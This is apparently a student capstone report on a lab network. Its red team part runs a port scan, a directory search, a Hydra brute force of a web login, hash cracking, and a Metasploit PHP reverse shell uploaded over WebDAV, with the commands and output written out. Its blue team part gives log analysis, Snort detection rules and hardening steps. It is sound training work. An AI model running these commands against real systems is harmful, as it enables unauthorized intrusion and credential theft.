# Capstone Engagement

## Assessment, Analysis, and Hardening of a Vulnerable System

# Table of Contents

This document contains the following sections:


01 **Network Topology**


02 **Red Team**: Security Assessment

03 **Blue Team**: Log Analysis and Attack Characterization

04 **Hardening**: Proposed Alarms and Mitigation Strategies

# Network Topology

# Network Topology




**Network**
Address Range:
192.168.1.0/24
Netmask:255.255.255.0
Gateway: 192.168.1.1

**Machines**
IPv4: 192.168.1.1
OS: Windows
Hostname: Hyper-V

IPv4: 192.168.1.90
OS: Linux
Hostname: Kali

IPv4: 192.168.1.100
OS: Linux
Hostname: ELK

IPv4: 192.168.1.105
OS: Linux
Hostname: Capstone

# Red Team

Security Assessment

# Recon: Describing the Target

## Nmap identified the following hosts on the network:

| Hostname | IP Address | Role on Network |
|---|---|---|
| Kali | 192.168.1.90 | Attacker's machine |
| Capstone | 192.168.1.105 | Target machine with filebeat and metricbeat configuration |
| ELK | 192.168.1.100 | Elasticsearch server for running Kibana |
| Hyper-V (ML-REFVM-684427) | 192.168.1.1 | Gateway and virtual machines' host server |

# Vulnerability Assessment

## The assessment uncovered the following critical vulnerabilities in the target:

| Vulnerability | Description | Impact |
|---|---|---|
| Port Scan and sensitive data exposure | IP addresses and ports were easily scanned because machines on the network responded to the ICMP requests with nmap. | A port scan allowed Red Team to find weak point by probing servers for open ports, identifying services running on Capstone server and exploiting vulnerabilities. |
| Directory Listing (CWE-548) | Directory Listing was enabled on webdav of Capstone server. Anyone accessed webdav could view files and directories stored on this webserver. | This vulnerability allowed Red Team to gain access to sensitive information. |
| Weak Password Policy | Each user account was associated with a unique username and a secret password only without login attempt lockout. | The security of Capstone server was compromised when Red Team obtained the login credentials through brute force attack. |
| Reverse Shell Upload | A reverse_tcp payload was uploaded on Capstone server through Webdav. | The php/meterpreter/reverse_tcp payload allowed Red Team to gain meterpreter access to a compromised system of Capstone server. |

# Exploitation: Port Scan

01

### Tools & Processes

Red Team discovered which services to exploit by using Nmap technique.

First, we determined the IP address of Kali Linux, the Red Team's attacking machine, by running the ifconfig scan. And then, we ran Nmap with Kali Linux IP address to scan all IPs and services on the network. The command used is sudo nmap -sV 192.168.1.0/24

02

### Achievements

We found Apache service running on Capstone server (IP address of 192.186.1.105 and open port 80) which could be vulnerable to a potential exploitation.

03

```
Shell No.1
File  Actions  Edit  View  Help
root@Kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.90  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::215:5dff:fe00:412  prefixlen 64  scopeid 0x20<link>
        ether 00:15:5d:00:04:12  txqueuelen 1000  (Ethernet)
        RX packets 834  bytes 204202 (199.4 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 915  bytes 844767 (824.9 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 6  bytes 318 (318.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 6  bytes 318 (318.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@Kali:~# sudo nmap -sV 192.168.1.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2021-02-09 17:07 PST
Nmap scan report for 192.168.1.1
Host is up (0.00055s latency).
Not shown: 995 filtered ports
PORT     STATE SERVICE        VERSION
135/tcp  open  msrpc          Microsoft Windows RPC
139/tcp  open  netbios-ssn    Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
2179/tcp open  vmrdp?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
MAC Address: 00:15:5D:00:04:0D (Microsoft)
```

```
Nmap scan report for 192.168.1.105
Host is up (0.00038s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protoco
l 2.0)
80/tcp open  http    Apache httpd 2.4.29
MAC Address: 00:15:5D:00:04:0F (Microsoft)
Service Info: Host: 192.168.1.105; OS: Linux; CPE: cpe:/o:linux:linux_kerne
l
```

# Exploitation: Directory Listing

01

### Tools & Processes

We used DIRB to search for a hidden directory on Capstone server.

And, in this reconnaissance phase, we simply navigated to the IP address 192.168.1.105 on FireFox browser to access files and directories.

02

### Achievements


We discovered that there was a webdav directory and url to exploit on Capstone server.


Moreover, we found files containing sensitive information that revealed a hidden directory (company_folder/secret_folder).

The hidden directory requires login.  And, there is a hint that Ashton has an access to this directory.

03

```
Service detection performed. Please report any incorrect results at https:/
/nmap.org/submit/ .
Nmap done: 256 IP addresses (4 hosts up) scanned in 28.56 seconds
root@Kali:~# dirb http://192.168.1.105/

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Tue Feb  9 17:34:58 2021
URL_BASE: http://192.168.1.105/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.1.105/ ----
+ http://192.168.1.105/server-status (CODE:403|SIZE:278)
+ http://192.168.1.105/webdav (CODE:401|SIZE:460)
```



# Exploitation: Weak Password Policy

01

### Tools & Processes

In order to gain access to the hidden directory, Red Team ran Hydra through a rockyou wordlist to perform a brute force attack on Capstone server.

02

### Achievements

We successfully obtained a password for Ashton username. This password allowed us to gain access to the hidden directory.

A file, connect_to_corp_server, containing an instruction to connect to the webdav server, was found. Moreover, this file revealed a hash value of ryan's account password.

03

```
root@Kali:/usr/share/wordlists# hydra -l ashton -P rockyou.txt -s 80 -f
 -vV 192.168.1.105 http-get /company_folders/secret_folder
```

```
14344399 [child 5] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kittykitty" - 10137
 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kiki123" - 10138 of
 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "khadijah" - 10139 o
f 14344399 [child 10] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kantot" - 10140 of
14344399 [child 13] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "joey" - 10141 of 14
344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jeferson" - 10142 o
f 14344399 [child 9] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10143 o
f 14344399 [child 0] (0/0)
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-02-09 1
8:15:56
root@Kali:~#
```

192.168.1.105/company_fol

192.168.1.105/company_folders/secr

Kali Linux Kali Training Kali Tools Kali Docs Kali Forums

```
Personal Note

In order to connect to our companies webdav server I need to use ryan's account
(Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser
```

# Exploitation: Weak Password Policy

01

**Tools & Processes**

After exploiting the directory listing and brute force password hacking Ashton's account, Red Team further gained access to the webdav directory by cracking ryan's password hash using Crackstation (crackstation.net).


02


**Achievements**

The password hash cracker gave us "linux4u" for ryan's password.

We explored webdav directory and found an important password file (passwd.dav) which should be protected. Instead, we were able to view this file without first gaining an admin privilege.

03

# Exploitation: Reverse Shell Upload

01

### Tools & Processes

We created a backdoor, a php reverse shell payload, using Metasploit and uploaded the payload to the webdav directory to connect the Capstone server to the listener system of the Red Team attacking machine.

02

### Achievements

Red Team successfully exploited a remote command execution vulnerability and used the php reverse shell payload to obtain an interactive session on Capstone server and continue their attack. We were able to download importants files, such as flag.txt and passwd.dav, from Capstone server.

03

```
Shell No.1
File  Actions  Edit  View  Help
root@Kali:~# msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.90
 lport=4444 > shell. php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from
the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1113 bytes

root@Kali:~#
```

**Index of /webdav**

| Name | Last modified | Size | Description |
|---|---|---|---|
| Parent Directory | | - | |
| passwd.dav | 2019-05-07 18:19 | 43 | |
| shell.php | 2021-02-10 04:06 | 1.1K | |

```
meterpreter > cat flag.txt
b1ng0w@5h1sn@m0
meterpreter > pwd
/
meterpreter > cd /var/www/webdav
meterpreter > download /flag.txt
[*] Downloading: /flag.txt → flag.txt
[*] Downloaded 16.00 B of 16.00 B (100.0%): /flag.txt → flag.txt
[*] download    : /flag.txt → flag.txt
meterpreter >
```

# Blue Team

## Log Analysis and Attack Characterization

# Analysis: Identifying the Port Scan

- Port Scan occured on February 10, 2021 from 1:07:20 am to 1:08:10 am
- 12,108 packets were sent from the source IP address of 192.168.1.90 on port 4000.
- The destination IP address of 192.168.1.105 responded with a large number of packets for a very short period of time and on many ports, whether in sequential order or randomized, indicating that it was listening to the source IP address.  This indicates that there was a port scan.


**12,108** hits


Feb 10, 2021 @ 01:00:00.000 - Feb 10, 2021 @ 01:30:00.000 — Auto



| Time | destination.ip | destination.port | source.ip | source.port | network.transport |
|---|---|---|---|---|---|
| Feb 10, 2021 @ 01:07:20.007 | 192.168.1.105 | 1 | 192.168.1.90 | 40000 | tcp |
| Feb 10, 2021 @ 01:07:20.007 | 192.168.1.105 | 3 | 192.168.1.90 | 40000 | tcp |
| Feb 10, 2021 @ 01:07:20.007 | 192.168.1.105 | 4 | 192.168.1.90 | 40000 | tcp |
| Feb 10, 2021 @ 01:07:20.007 | 192.168.1.105 | 6 | 192.168.1.90 | 40000 | tcp |
| Feb 10, 2021 @ 01:07:20.007 | 192.168.1.105 | 7 | 192.168.1.90 | 40000 | tcp |
| Feb 10, 2021 @ 01:07:20.007 | 192.168.1.105 | 9 | 192.168.1.90 | 40000 | tcp |
| Feb 10, 2021 @ 01:07:20.007 | 192.168.1.105 | 13 | 192.168.1.90 | 40000 | tcp |
| Feb 10, 2021 @ 01:07:20.007 | 192.168.1.105 | 17 | 192.168.1.90 | 40000 | tcp |

# Analysis: Finding the Request for the Hidden Directory

- Two requests for the hidden directory (company_folders/secret_folder) occurred at 2:18 am.
- These requests were made to the connect_to_corp_server file which contains a password hash for Ryan's account and an instruction on how to connect to webdav.












# Analysis: Finding the Request for the Hidden Directory

- Another two requests for the hidden directory (webdav) occurred at 2:44 am.
- These requests were made to the passwd.dav file which contains Ryan's encrypted password.




# Analysis: Uncovering the Brute Force Attack

- 16,337 requests were made in the brute force attack on February 10, 2021 at 2:15 am.
- 16,335 requests had been made before Red Team discovered the password for Ashton's account and gained access to the secret_folder directory.




# Analysis: Finding the WebDAV Connection


- A total of 60 requests were made to the webdav directory on February 10, 2021.
- The requested files were shell.php and passwd.dav and shell.php was uploaded at 3:51 am and 4:06 am by using to the http PUT method.

**Top 10 HTTP requests [Packetbeat] ECS**

| url.full: Descending | Count |
|---|---|
| http://192.168.1.105/webdav | 32 |
| http://192.168.1.105/webdav/shell.php | 26 |
| http://192.168.1.105/webdav/passwd.dav | 2 |

**4** hits

Feb 10, 2021 @ 01:00:00.000 - Feb 10, 2021 @ 04:30:00.000 — Auto




| Time | query | source.ip | destination.ip | user_agent.original | destination.port | http.response.status_code |
|---|---|---|---|---|---|---|
| Feb 10, 2021 @ 03:51:30.074 | PUT /webdav/shell.php | 192.168.1.90 | 192.168.1.105 | gvfs/1.42.2 | 80 | 201 |
| Feb 10, 2021 @ 03:51:31.286 | PUT /webdav/shell.php | 192.168.1.90 | 192.168.1.105 | gvfs/1.42.2 | 80 | 201 |
| Feb 10, 2021 @ 04:06:21.468 | PUT /webdav/shell.php | 192.168.1.90 | 192.168.1.105 | gvfs/1.42.2 | 80 | 204 |
| Feb 10, 2021 @ 04:06:22.761 | PUT /webdav/shell.php | 192.168.1.90 | 192.168.1.105 | gvfs/1.42.2 | 80 | 204 |

# Blue Team

## Proposed Alarms and Mitigation Strategies

# Mitigation: Blocking the Port Scan

## Alarm

We recommend Snort alert which has various port scan rules, for example,

```
alert tcp any any -> 192.168.1.105 80 (msg:
"NMAP TCP Scan";sid:10000005; rev:2;)
```

This rule applies to TCP scanning for network enumeration situation.

Moreover, Snort has several methods for setting threshold.  For example, in “fix time scale” method with a default threshold of 15, snort will alert when 15 ports are scanned on a single machine.

## System Hardening

1. Set up firewalld to block all ICMP requests.

```
sudo firewall-cmd --zone=public
--add-icmp-block=echo-reply
--add-icmp-block=echo-request
```

2. Add blacklisted IPs to the Drop zone

```
sudo firewall-cmd --zone=Drop
--permanent --add-source=192.168.1.90
```

# Mitigation: Finding the Request for the Hidden Directory

## Alarm

We set alerts to detect future unauthorized attempts to access the hidden directories by checking for any requests with query containing "`GET comapny_folders/secret_folder`" or "`GET webdav`" and with the http response status code of 401.

A threshold of 5 requests is set to activate this alarm. And, after investigating these requests, we obtain the IP address of the unauthorized user and immediately block his IP address before he gain access to the hidden directory as a short term resolution.

## System Hardening

1. Configure the web server to disabling the directory listing by removing the `indexes` option in the apache2.conf file.

2. Place into each directory a default file (such as index.htm) that the web server will display instead of returning a directory listing.

3. Set up Basic authentication on apache server and replace the AuthName "`Ashton's eyes only`" in the 000-default.conf and auth-basic.conf files with "`Restricted Content`" to remove sensitive information from being viewed publicly.

# Mitigation: Preventing Brute Force Attacks

## Alarm

We recommend setting a Snort alert rule to detect Hydra brute force as follows

```
web-attacks.rules:alert tcp $EXTERNAL_NET any ->
$HTTP_SERVERS$HTTP_PORTS(msg:"WEB-ATTACKS Hydra
attempt";flow:to_server,established;
content:"User-Agent\: Mozilla/4.0 (Hydra)";
nocase;classtype:web-application-activity;)
```

A threshold of 5 failed logins on one user account in one minute from the same IP address is set to activate this alarm. And, another threshold is having failed attempts on 5 different usernames in one minute from the same IP address.

## System Hardening

1. Temporarily lock the account after a fixed number of failed attempts. And, If failed attempts from a given IP address exceed a threshold, that IP address can be locked out
2. Use multiple authentication for login.
3. Enforce a strong password policy.
4. Use Captcha to verify that the user is human.
5. Create unique login URLs for different user groups to make brute force attack more difficult and time-consuming for an attacker.

# Mitigation: Detecting the WebDAV Connection

## Alarm

To prevent vulnerable file upload attack, we suggest setting alerts to detect any requests containing “webdav” in the url path.

A threshold of 5 requests containing “webdav” is set to activate this alarm.

## System Hardening

1. Implement more secure login to WebDAV, for example, using two factor authentication.
2. Secure WebDAV with SSL.
3. Install WebDAV Watcher Trigger to monitor for new, deleted, or modified files.
4. Use SSH protocol as an alternative to WebDAV. SSH uses cryptography (SSH key) for strong authentication.

# Mitigation: Identifying Reverse Shell Uploads

## Alarm

We white-list the allowed file extensions to filter out the malicious scripts or other executable files.  And, we set alerts email sent to the cybersecurity team when non-whitelisted file extensions, such as .php or .exe, are detected.

A threshold of 1 non-whitelisted file extension is set to activate this alarm.

## System Hardening

1. Store the uploaded files uploaded in a separate directory outside the Webroot or the public directory of the website. This will ensure that even if the attacker succeeds in uploading a malicious file, he will not be able to execute it using a web URL.

2. Install a real-time scanning antivirus for uploaded files on WebDAV.

3. White-list the allowable file extensions on both client and server sides.

# References

- To set up basic authentication on the webdav website

  How To Set Up Password Authentication with Apache on Ubuntu 14.04

  https://cwiki.apache.org/confluence/display/HTTPD/PasswordBasicAuth

- System Hardening for file upload vulnerability

  https://www.valencynetworks.com/kb/file-upload-vulnerability-attacks.html

- Port Scan Mitigation

  https://www.hackingarticles.in/detect-nmap-scan-using-snort/an

  https://nmap.org/book/subvert-ids.html#avoid-ids

- Directory Listing Mitigation

  https://www.netsparker.com/blog/web-security/disable-directory-listing-web-servers/

  https://portswigger.net/kb/issues/00600100_directory-listing

# the End